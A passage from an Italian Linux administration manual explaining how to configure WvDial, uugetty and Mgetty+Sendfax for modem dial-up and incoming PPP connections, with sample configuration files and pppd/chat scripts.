Probabilmente, se si intende usare WvDial, conviene togliere tutti i permessi di accesso, esclusi quelli del proprietario, utilizzando poi l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' (eventualmente impostando l'eseguibile come SUID-root).

293.2 Configurazione automatica e trasparente di pppd

È importante sapere cosa fa WvDial con la configurazione di '**`pppd`**', anche se può essere comodo lasciare fare tutto a lui. Ciò consente di capire in che modo va usato e quali possono essere eventualmente le limitazioni.

In condizioni normali, WvDial fa affidamento sul fatto che '**`pppd`**' riconosca l'opzione '**`call`**', con la quale si seleziona un file di configurazione specifico nella directory '`/etc/ppp/peers/`'. Per la precisione, WvDial fa in modo che venga letto il file '`/etc/ppp/peers/wvdial`' che si solito dovrebbe trovarsi già lì a seguito della sua installazione.

Oltre a questo, l'eseguibile '**`wvdial`**' crea o modifica autonomamente i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`', in base alle informazioni sull'utenza che appaiono nel file di configurazione. Per questo, quando viene eseguito, ha bisogno di avere i privilegi dell'utente '**`root`**', che fortunatamente rimangono inaccessibili agli utenti comuni.

In condizioni normali, precisamente quando è previsto l'uso di una sola utenza remota, sarebbe sufficiente utilizzare l'eseguibile '**`wvdial`**' con i privilegi dell'utente '**`root`**' solo la prima volta, dal momento che le modifiche apportate a questi file non avrebbero bisogno successivamente di essere aggiornate.

Seguendo l'esempio già visto in precedenza, in entrambi i file '`/etc/ppp/pap-secrets`' e '`/etc/ppp/chap-secrets`' apparirebbe in coda la riga seguente:

```
tizio   *       supersegretissimo
```

293.3 Configurazione manuale

La configurazione automatica, con gli aggiustamenti necessari che sono stati mostrati, può essere molto conveniente per un principiante; tuttavia, la configurazione manuale di WvDial consente di aggiungere delle indicazioni molto utili; in particolare permette di definire utenze differenti, da selezionare attraverso argomenti della riga di comando di '**`wvdial`**'.

Il file in questione può contenere righe bianche e vuote, che vengono ignorate, così come sono ignorate le righe che iniziano con un punto e virgola. Per il resto si tratta di direttive, nella forma

attributo = ***valore_assegnato***

che possono essere raggruppate in sezioni precedute dalla dichiarazione

`[Dialer` ***nome_della_sezione***`]`

In particolare, come è già stato visto nell'esempio introduttivo, tutte le direttive che non ricadono in sezioni particolari, fanno parte della sezione predefinita, denominata '**`Defaults`**':

```
[Dialer Defaults]
...
...
```

Altre sezioni possono essere dichiarate per definire delle varianti nella configurazione, che poi vengono selezionate semplicemente nominandole nella riga di comando di '**`wvdial`**'. Per la precisione, tutte le sezioni aggiunte ereditano la configurazione della sezione predefinita, aggiungendo o sostituendo delle dichiarazioni particolari. Si osservi l'esempio seguente:

```
[Dialer Defaults]
Modem = /dev/ttyS1
Baud = 115200
Init1 = ATZ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 S11=55 +FCLASS=0
Init3 = ATX3
Phone = 0987 654321
Username = tizio
Password = supersegretissimo

[Dialer treviso]
Phone = 0422 654321

[Dialer venezia]
Phone = 041 654321

[Dialer rimini]
Phone = 0541 654321
```

In questo caso, come si può intuire, ogni sezione aggiunta serve a definire un numero telefonico differente, lasciando tutti gli altri dati come fissato nella sezione predefinita.

Naturalmente, la possibilità di gestire sezioni aggiuntive permette anche di intervenire su altre variabili, come la configurazione del modem e la modalità di composizione del numero telefonico:

```
[Dialer silenzioso]
Init4 = ATM0

[Dialer impulsi]
Dial Command = ATDP
```

Nell'esempio si vede la definizione di due sezioni: la prima permette di aggiungere un'istruzione al modem, in modo che l'altoparlante risulti disattivato completamente; la seconda permette di richiedere espressamente la composizione a impulsi (il vecchio sistema «decadico» dei telefoni a disco).

Segue la descrizione di alcune direttive di configurazione.

Direttiva	Descrizione
`Inherits =` ***sezione***	Consente di ereditare le direttive di un'altra sezione, tenendo conto che la sezione predefinita viene ereditata automaticamente.
`Modem =` ***file***	Definisce il file di dispositivo relativo alla porta seriale cui è connesso il modem.

Direttiva	Descrizione
`Baud = `*velocità_porta_seriale*	Definisce la velocità di comunicazione con il modem attraverso la porta seriale; in altri termini, si tratta della velocità della porta seriale, espressa in bit/s.
`Init`***n*** `=` *comando_at_per_il_modem*	Le direttive da '**`Init1`**' a '**`Init9`**' permettono di definire diverse stringhe di inizializzazione del modem, in sequenza. La prima a essere eseguita è la direttiva '**`Init1`**'; di seguito vengono eseguite le altre, fino a un massimo di nove.
`Phone = `*numero_telefonico_da_chiamare*	Definisce il numero telefonico per raggiungere il fornitore del servizio.
`Dial Command = `*comando_at_per_il_modem*	Il comando AT necessario per iniziare la composizione telefonica. Il comando predefinito è ATDT, per la composizione a toni (multifrequenza).
`Login = `*nominativo_utenza_remota*	Il nominativo utente da usare per la connessione remota.
`Password = `*parola_d'ordine*	La parola d'ordine da usare per l'autenticazione remota.
`PPPD Path = `*percorso_di_avvio_di_pppd*	In caso di necessità, permette di definire il percorso assoluto di '**`pppd`**'. In modo predefinito, viene usato il percorso '`/usr/sbin/pppd`'.
`Force Address = `*ip_statico_locale*	Se ciò può essere utile, permette di definire l'indirizzo IP statico locale.
`Auto Reconnect = {on|off}`	Questa opzione, attiva in modo predefinito, serve a ottenere il ripristino della connessione se questa cade per qualche motivo.

293.4 Avvio e funzionamento

WvDial si avvia attraverso l'eseguibile '**`wvdial`**', il quale funziona in primo piano in modo predefinito:

```
wvdial --help
```

```
wvdial --version
```

```
wvdial {sezione...}
```

In generale, a parte il caso delle opzioni '**`--help`**' e '**`--version`**', il cui significato è evidente, si usa '**`wvdial`**' da solo o con l'indicazione di uno o più nomi di sezione della configurazione da prendere in considerazione.

Per concludere il funzionamento del programma, si utilizza il segnale di interruzione, che si ottiene normalmente con la combinazione [*Ctrl c*]. Segue la descrizione di alcuni esempi.

- `#` **`wvdial`** [*Invio*]

  Avvia il programma in primo piano, in base alla configurazione della sezione predefinita.

- `#` **`wvdial > /var/log/wvdial.log 2>&1 &`** [*Invio*]

  Avvia il programma sullo sfondo, ridirigendo i flussi di standard output e standard error nel file '`/var/log/wvdial.log`'.

- `#` **`wvdial treviso silenzioso`** [*Invio*]

  Avvia il programma richiedendo espressamente l'utilizzo delle sezioni '**`treviso`**' e '**`silenzioso`**' dal file di configurazione.

[1] **WvDial** GNU LGPL

Capitolo 294

Getty e il modem

In un altro capitolo (119) è stato presentato il funzionamento e l'uso dei programmi Getty per la gestione dell'accesso dalla console e da terminali connessi alle porte seriali. In questo capitolo si vuole trattare il problema particolare della connessione via modem.

294.1 Dispositivi e file lucchetto

Nei sistemi GNU/Linux, i dispositivi delle porte seriali sono quelli che corrispondono al modello '/dev/ttyS*'. In passato sono stati utilizzati anche dispositivi del tipo '/dev/cua*', che attualmente sono obsoleti e **non devono essere più utilizzati**.

Le porte seriali possono essere usate in vario modo, come si è potuto vedere nei capitoli precedenti, dove la connessione alla linea telefonica tramite un modem è solo uno dei tanti utilizzi possibili.

Quando si utilizzano le porte seriali per una connessione diretta attraverso un cavo Null-modem, oppure attraverso una linea dedicata (attraverso l'uso di modem), queste porte seriali hanno un ruolo preciso che non può cambiare. Al contrario, quando si utilizza la rete telefonica commutata, si può distinguere tra l'attendere una chiamata e l'esecuzione di una chiamata. In pratica, si potrebbe utilizzare un modem sia per attendere delle chiamate esterne, a cui un programma Getty dovrebbe rispondere, sia per chiamare, quando la linea telefonica e il modem sono liberi.

Convenzionalmente, i programmi che utilizzano i file di dispositivo seriali creano (o dovrebbero creare) un file lucchetto (*lock file*) corrispondente. È in base alla presenza di questi file lucchetto che i programmi Getty sono in grado di determinare se il modem viene utilizzato per chiamare.

I nomi di questi file lucchetto dovrebbero essere organizzati secondo il modello seguente, che risponde al cosiddetto stile UUCP.

```
/var/lock/LCK..dispositivo
```

Per esempio, il file lucchetto del file di dispositivo '/dev/ttyS0' dovrebbe essere '/var/lock/LCK..ttyS0'.

I file lucchetto devono contenere il numero e il nome del processo per i quali sono stati generati. In tal modo, si può verificare se il processo che ha generato il file è ancora attivo. Infatti, spesso capita che il processo termini e con questo anche l'utilizzo del file di dispositivo, mentre il file lucchetto non viene rimosso.

Esistendo l'esigenza di creare e controllare i file lucchetto di questi file di dispositivo, la presenza di un collegamento '/dev/modem' può diventare un elemento di confusione, in quanto si potrebbe ottenere un file '/var/lock/LCK..modem'.

294.2 Getty_ps

	software non libero: non è consentita la commercializzazione a scopo di lucro e in generale non è consentito alcun profitto economico derivante dall'uso o dalla riproduzione dello stesso

Il pacchetto Getty_ps [1] offre il programma '**uugetty**' per la connessione attraverso modem. Questo programma può utilizzare una serie di file:

- '/etc/gettydefs'

  file di configurazione delle impostazioni delle linee;

- '/etc/issue'

  file del messaggio introduttivo prima della procedura di accesso;

- '/var/log/getty.log'

  file usato eventualmente per la registrazione degli eventi;

- '/etc/conf.uugetty', '/etc/default/uugetty'

  file di configurazione di linea generico;

- '/etc/conf.uugetty***linea***', '/etc/default/uugetty***linea***'

  file di configurazione di una linea particolare.

Questi file sono già stati descritti, in parte, nel capitolo 119.

294.2.1 Configurazione di linea

In una sezione apposita (119.2.2) è stata descritta la sintassi e anche alcune direttive dei file '/etc/conf.*getty*' o '/etc/default/conf.*getty*', per ciò che riguardava la connessione di una console o di un terminale seriale normale. Qui si intende approfondire l'uso delle direttive rivolte specificatamente a '**uugetty**' per la gestione delle linee seriali attraverso l'uso del modem. Inoltre, viene ripresa la descrizione di direttive già presentate in precedenza, che però sono utili per comprendere gli esempi proposti in questo capitolo.

Direttiva	Descrizione
LOGIN=***nome***	Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per la procedura di accesso. In modo predefinito dovrebbe trattarsi di '/bin/login'.
WAITCHAR=YES WAITCHAR=NO	Se viene assegnato il valore '**YES**', '**uugetty**' attende un carattere dalla linea prima di iniziare a emettere l'invito alla connessione.
DELAY=***n_secondi***	Questa direttiva viene usata normalmente in congiunzione all'attivazione di '**WAITCHAR**', in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.

Direttiva	Descrizione
`WAITFOR=`*stringa*	Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito della procedura di accesso. In pratica, al contrario di '**`WAITCHAR`**', si vuole attendere una stringa particolare e non solo un carattere qualunque. Se viene usato in congiunzione a '**`DELAY`**', allora '**`uugetty`**' attende il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente. Questa direttiva viene usata normalmente per attendere la stringa '**`RING`**' da un modem che sta ricevendo una chiamata (quando squilla il telefono).
`TIMEOUT=`*n_secondi*	Fa in modo che il programma attenda per un numero massimo di secondi che l'utente completi la procedura di accesso; trascorso tale limite, '**`uugetty`**' termina l'esecuzione, impedendo di accedere da quella linea. Tuttavia, normalmente '**`uugetty`**' viene riavviato da Init, così si può ritentare la connessione e l'accesso.
`INIT=`*stringhe_di_attesa_invio*	Permette di definire una sequenza di stringhe di attesa e invio (*expect*, *send*) per inizializzare il modem prima di utilizzarlo.
`CONNECT=`*stringhe_di_attesa_invio*	Permette di specificare una sequenza di stringhe di attesa e invio specifiche per la connessione.
`ALTLOCK=`*linea*	Permette di specificare un nome di file di dispositivo (senza il prefisso '`/dev/`') utilizzato in modo alternativo per la stessa linea di comunicazione, per il quale creare un ulteriore file lucchetto. In situazioni normali, questa direttiva dovrebbe essere inutile allo stato attuale con GNU/Linux. In passato, dovendo utilizzare sia i dispositivi '`/dev/ttyS*`', sia '`/etc/cua*`', si è resa necessaria per indicare di bloccare anche questi dispositivi paralleli.
`ALTLINE=`*linea* `INITLINE=`*linea*	Permette di specificare una linea alternativa per le operazioni di inizializzazione del modem. Si usava quando si dovevano gestire i dispositivi seriali a coppie. '**`ALTLINE`**' è probabilmente un sinonimo di '**`INITLINE`**'; inoltre è possibile che '**`ALTLINE`**' sia proprio ignorato, riconoscendo al suo posto solo '**`INITLINE`**'.

294.2.2 Avvio del programma

L'utilizzo di '**`uugetty`**' è piuttosto delicato, per cui è opportuno predisporre il file di configurazione di linea per tutto ciò che con questo è possibile definire:

```
uugetty [opzioni] linea [velocità [tipo] ]
```

Eventualmente può essere utile l'opzione '**`-d`**', proprio per indicare esplicitamente quale sia tale file di configurazione.

Opzione	Descrizione
`-d` *file_di_configurazione*	Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.

L'esempio seguente mostra una riga del file '`/etc/inittab`':

```
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 F115200 vt100
```

In questo modo, si avvia '**`uugetty`**' per controllare l'accesso attraverso un modem collegato alla seconda linea seriale, '`/dev/ttyS1`'. All'interno del file '`/etc/gettydefs`' viene selezionata la voce '**`F115200`**', che indica una velocità fissa di 115200 bit/s. Il tipo di terminale utilizzato è stato '**`vt100`**' corrispondente al più semplice e comune. Il file di configurazione di linea è stato indicato espressamente: '`/etc/default/uugetty.ttyS1`'.

294.2.3 Sistema di file lucchetto

Le prime versioni del kernel Linux gestiscono due tipi di file di dispositivo per le porte seriali: uno per le chiamate in entrata e l'altro per le chiamate in uscita. In quella situazione, se '**`uugetty`**' sta in attesa di una chiamata, deve utilizzare il dispositivo '`/dev/ttyS*`' relativo, ma volendo permettere l'utilizzo di un modem anche per le chiamate in uscita da parte di altri programmi (quando la linea è libera), '**`uugetty`**' deve verificare anche i file lucchetto (*lock file*) eventualmente esistenti su quei dispositivi ('`/dev/cua*`').

Quando si configura '**`uugetty`**' in questo modo, è anche necessario dirigere sul file di dispositivo '`/dev/cua*`' corrispondente il sistema di inizializzazione del modem.

In pratica, diventa necessario utilizzare le direttive '**`ALTLOCK`**', '**`ALTLINE`**' e '**`INITLINE`**' del file di configurazione di linea, assegnando a tutte la stessa linea '**`cua`*n***'.

Nelle versioni attuali del kernel Linux il file di dispositivo usato è soltanto '`/dev/ttyS*`' e il problema del controllo '`/dev/cua*`' non si pone più.

294.2.4 INIT: inizializzazione della linea

'**`uugetty`**' permette di inizializzare il modem prima di utilizzare la linea. Ciò attraverso la direttiva '**`INIT`**' del file di configurazione di linea.

Le stringhe di attesa e invio possono contenere delle sequenze di escape, ma in particolare, il carattere <*CR*> deve essere indicato espressamente e si rappresenta con la sequenza '**`\r`**'. La tabella 294.5 ne riporta l'elenco.

Tabella 294.5. Sequenze di escape per le stringhe di attesa e invio di '**`uugetty`**'.

Simbolo	Significato
`\r`	<*CR*> (*carriage return*).
`\s`	<*SP*> (carattere spazio).
`\p`	Ritardo di un secondo.
`\d`	Ritardo di due secondi.
`\K`	*Break* di 0,25 s.
`\T`***n***	Modifica del tempo di *timeout*.

294.2.5 WAITCHAR, WAITFOR: attesa prima di iniziare

Dopo l'inizializzazione del modem, se esiste una di queste due direttive nel file di configurazione della linea, '**uugetty**' resta in attesa di un carattere, nel caso di '**WAITCHAR**', oppure di una stringa specifica, nel caso di '**WAITFOR**'.

In mancanza di una di queste due direttive (che comunque non possono essere usate simultaneamente), '**uugetty**' procede alla fase successiva: l'analisi della direttiva '**CONNECT**'.

294.2.6 CONNECT: autobauding

Se non è stata usata alcuna delle direttive '**WAITCHAR**' e '**WAITFOR**', oppure se è stata usata la direttiva '**WAITFOR**', si può usare anche la direttiva '**CONNECT**'. Questa permette di definire una sequenza di attesa e invio ulteriore, utile in particolare per fissare la velocità della linea seriale in funzione della velocità di connessione definita dal modem.

Quando si utilizzano modem funzionanti a velocità inferiori a 9600 bit/s, è necessario che la velocità utilizzata per la comunicazione con la porta seriale sia esattamente uguale alla massima velocità gestibile dal modem. Pertanto, in questi casi, è conveniente configurare automaticamente tale velocità in base al responso ottenuto dal modem attraverso il messaggio '**CONNECT**'.

In pratica, si usano le direttive '**WAITFOR**' e '**CONNECT**' in modo simile all'esempio seguente:

```
WAITFOR=RING
CONNECT="" ATA\r CONNECT\s\A
```

In questo modo, quando il modem genera la stringa '**RING**' a seguito di una chiamata in corso, ovvero a causa dello squillo del telefono, '**uugetty**', senza attendere, invia il comando ATA con cui si apre la comunicazione, attendendo la stringa '**CONNECT**' seguita da uno spazio e da un numero. Qui, la sequenza di escape '**\A**' rappresenta il numero che si vuole estrarre per determinare la velocità a cui deve essere messa la linea seriale.

Per la precisione, '**uugetty**' tenta di trovare una voce nel file '`/etc/gettydefs`' corrispondente esattamente al numero ottenuto; altrimenti, se non lo trova, tenta semplicemente di modificare la velocità.

> Disponendo di modem recenti, non è conveniente l'utilizzo della direttiva '**CONNECT**', essendo preferibile l'utilizzo di una velocità elevata e fissa.

294.3 Esempi di configurazione di Getty_ps

Nelle sezioni seguenti vengono mostrati alcuni esempi, parte dei quali sono estratti dal gruppo di quelli che accompagnano il pacchetto Getty_ps. Questi sono stati modificati in modo da commentare le direttive riferite alla gestione dei dispositivi obsoleti '`/dev/cua*`', in modo da escluderle.

Il file '`/etc/gettydefs`' a cui si fa riferimento per questi esempi, è quello che fa parte della distribuzione standard di Getty_ps e, in ogni caso, deve contenere almeno le direttive seguenti, specifiche per l'uso del modem (molte righe sono spezzate in due per motivi tipografici).

```
F230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F230400
F115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F115200
F57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F57600
F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F38400
F19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#F19200
F9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #F9600
F2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #F2400
230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#115200
115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: ↩
↪#57600
57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400
38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200
19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600
9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400
2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

294.3.1 Connessioni in arrivo con attesa di una stringa

L’esempio seguente è tratto dai file che accompagnano la documentazione di ‘**`uugetty`**’. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo ‘`/dev/ttyS2`’ (e una volta anche a ‘`/dev/cua2`’).

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets up uugetty to answer with a WAITFOR string.  When
# using waitfor, it is necessary to specify INITLINE=cua?

## line to use to do initialization.  All INIT, OFF, and WAITFOR functions
## are handled on this line.  If this line is not specified, any other
## program that wants to share the line (like kermit, uucp, seyon) will
## fail.  This line will also be checked for lockfiles.
##
## format: <line> (without the /dev/)
#INITLINE=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to disable auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=0\r OK\r\n

# waitfor string... if this sequence of characters is received over the line,
# a call is detected.
WAITFOR=RING

# this line is the connect chat sequence.  This chat sequence is performed
# after the WAITFOR string is found.  The \A character automatically sets
# the baudrate to the characters that are found, so if you get the message
# CONNECT 2400, the baud rate is set to 2400 baud.
#
# format: <expect> <send> ... (chat sequence)
CONNECT="" ATA\r CONNECT\s\A

# this line sets the time to delay before sending the login banner
DELAY=1
```

La stringa di inizializzazione è abbastanza completa e dovrebbe adattarsi alla maggior parte dei modem. In particolare si osservi il fatto che il registro S0 viene posto a zero, in modo da inibire la risposta automatica da parte del modem.

Dal momento che il modem non può rispondere da solo, si deve attendere la stringa '**RING**'; quindi, attraverso la direttiva '**CONNECT**' si invia il comando per aprire la linea, e subito dopo si estrae il valore della velocità di connessione.

Una volta terminata questa procedura, c'è ancora un secondo di pausa e quindi viene inviato il messaggio introduttivo e la richiesta di iniziare la procedura di accesso.

Il file '`/etc/inittab`' potrebbe contenere il record seguente, per attivare '**uugetty**' in modo da utilizzare questa configurazione.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

294.3.2 Connessioni in arrivo con risposta da parte del modem stesso

L'esempio seguente è tratto dai file che accompagnano la documentazione di '**uugetty**'. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo '/dev/ttyS2' (ed eventualmente anche '/dev/cua2').

La differenza fondamentale rispetto all'esempio precedente sta nel fatto che è il modem a rispondere, avendo attivato la risposta al primo squillo con il comando AT...S0=1, pertanto non si attende la solita stringa '**RING**'.

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets the modem to autoanswer.

## alternate lockfile to check... if this lockfile exists, then uugetty is
## restarted so that the modem is re-initialized
#ALTLOCK=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=1\r OK\r\n

# this line sets the time to delay before sending the login banner
DELAY=1
```

In alternativa, si può aggiungere l'inizializzazione del modem ai valori di fabbrica (AT&F) e la successiva definizione di altri elementi importanti (AT&D2&C1) con una stringa come quella seguente, che viene divisa su più righe per motivi tipografici (nell'esempio viene attivato anche l'altoparlante).

```
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ↩
↪AT&F\r OK\r\n AT&D2&C1\r OK\r\n ATM1E1Q0V1X3S0=1\r OK\r\n
```

Sempre proseguendo il paragone con l'esempio precedente, si può osservare che è stata omessa anche la direttiva '**CONNECT**'. In questo caso, quindi, è il modem che si attiva da solo e subito dopo, '**uugetty**' provvede ad avviare la procedura di accesso.

Il file '/etc/inittab' potrebbe contenere lo stesso record già visto nell'esempio precedente.

294.3.3 Connessioni in arrivo su linea dedicata

La connessione di un terminale utilizzando una linea dedicata, che implica l'utilizzo di due modem (uno a ogni capo del filo), è una situazione un po' insolita, ma utile a titolo didattico. L'esempio seguente, come sempre, si riferisce a una connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo '`/dev/ttyS2`'.

```
#
# /etc/default/uugetty.ttyS2
#
#
# Si fissa il tempo massimo per il login in 60 secondi.
#
TIMEOUT=60
#
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
# Infine, si attende il messaggio «CONNECT» che indica l'avvenuta
# connessione.
#
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r CONNECT
#
# Dal momento che il modem è abbastanza veloce, non è necessario
# l'autobauding.
# Pertanto, la stringa «CONNECT» viene già attesa dalla sequenza di
# inizializzazione della direttiva INIT.
#
###CONNECT=CONNECT\s\A
#
# Dopo due secondi, trasmette il messaggio introduttivo e la richiesta
# di login.
#
DELAY=2
```

Per eseguire questa prova è stato inserito il record seguente nel file '`/etc/inittab`'.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

Dall'altra parte, dal terminale dal quale si effettua il collegamento, si è dovuto utilizzare il comando ATX1&L1D, in modo da attivare il modem in chiamata sulla linea dedicata.

294.3.4 Connessioni in arrivo su linea dedicata, varianti

Lo stesso identico risultato dell'esempio precedente si può ottenere modificando il file '`/etc/default/uugetty.ttyS2`' in modo da lasciare alla direttiva '**`CONNECT`**' il compito di attendere la stringa omonima. Segue il pezzo di file con le varianti.

```
…
#
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
#
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r
#
# Si attende la stringa «CONNECT».
#
CONNECT=CONNECT
…
```

Come ultima possibilità, nel caso si utilizzino modem vecchi che richiedono velocità particolarmente basse, si può sfruttare l'*autobauding*, estraendo la velocità attraverso la direttiva '**CONNECT**'.

```
…
#
# Si attende la stringa «CONNECT» e si modifica automaticamente
# la velocità della linea.
#
CONNECT=CONNECT\s\A
…
```

294.3.5 Attivazione del PPP

Per attivare una connessione PPP attraverso '**uugetty**', così come fa un fornitore di accesso a Internet, basta attribuire all'utente che deve accedere in questo modo, al posto della solita shell, uno script che attivi il PPP.

Lo script seguente è molto semplice e si limita a definire un indirizzo IP per l'elaboratore che offre il servizio e uno per l'elaboratore che accede. Se si volessero gestire diversi accessi, con indirizzi IP dinamici, occorrerebbe modificare tale script opportunamente, per fare in modo di trovare il primo indirizzo IP libero.

```
#! /bin/sh
#
# server-ppp
# Attiva la connessione PPP come servente.
#
IP_REMOTO="192.168.200.2"       # IP da assegnare all'elaboratore remoto
IP_SERVER="192.168.200.1"       # IP locale
VELOCITA="38400"
#
/usr/sbin/pppd \
    mru 1500 \
    mtu 1500 \
    passive \
    modem \
    crtscts \
    $IP_SERVER:$IP_REMOTO \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap
```

Si osservi il fatto che non è stato indicato il dispositivo da utilizzare per la connessione.

Dall'altra parte, per la connessione, si possono utilizzare due script differenti, a seconda che si faccia una connessione a un servizio accessibile attraverso la linea telefonica commutata o attraverso una linea dedicata. L'idea di una connessione attraverso una linea dedicata in questo modo, è piuttosto strana, dal momento che si potrebbe evitare di utilizzare una procedura di accesso. Lo scopo di questo esempio è quindi solo didattico, per permettere di sperimentare quanto affermato anche senza utilizzare le connessioni telefoniche normali.

Negli esempi seguenti, si suppone che il cliente utilizzi la seconda porta seriale per accedere al modem.

```
#!/bin/sh
#
# ppp-on
# Attiva la connessione al proprio ISP attraverso pppd e chat.
#
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
TELEFONO="1234567890"   # Il numero di telefono dell'ISP.
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.
#
/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT       3 \
    ABORT         BUSY \
    ABORT         'NO CARRIER' \
    ''            ATZ \
```

```
    OK           AT \
    OK           'AT DT $TELEFONO' \
    TIMEOUT      30 \
    CONNECT      '' \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD" \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

```
#! /bin/sh
#
# ppp-on-leased
# Test per accedere a una connessione PPP con una linea dedicata.
#
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.
#
/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ''           ATZ \
    OK           AT \
    OK           'ATX1 &L1D' \
    TIMEOUT      30 \
    CONNECT      '' \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD " \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

La differenza fondamentale tra i due script sta nel comando di composizione che nell’ultimo viene trasformato in ATX1 &L1D.

294.4 Mgetty+Sendfax

Mgetty+Sendfax [2] è già descritto in parte in un altro capitolo (119). Questo programma può utilizzare una serie di file:

- '/var/log/log_mg.ttyS*'
  file delle registrazioni di una linea particolare;
- '/etc/nologin.ttyS*'
  file per impedire l'accesso attraverso una linea particolare;
- '/etc/mgetty+sendfax/mgetty.config'
  configurazione di Mgetty+Sendfax;
- '/etc/mgetty+sendfax/login.config'
  configurazione delle modalità di accesso.

294.4.1 Avvio del programma

L'eseguibile '**mgetty**' è l'essenza di Mgetty+Sendfax. La sua configurazione avviene fondamentalmente attraverso il file '/etc/mgetty+sendfax/mgetty.config', ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

```
mgetty [opzioni] linea_tty
```

Di seguito vengono riportate le opzioni più interessanti per la gestione con il modem. Per il momento, la gestione del fax viene ignorata.

Opzione	Descrizione
-x *n*	Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da zero a nove. Zero significa che non si vuole alcuna informazione, mentre il numero nove genera la maggior quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, che dovrebbe corrispondere precisamente a '/var/log/log_mg.*linea*' (per esempio, la connessione con la prima porta seriale dovrebbe generare il file '/var/log/log_mg.ttyS0').
-s *velocità*	Imposta la velocità della porta.
-n *numero_squilli*	Permette di definire il numero di squilli dopo il quale rispondere. In modo predefinito, la risposta avviene dopo il primo squillo.
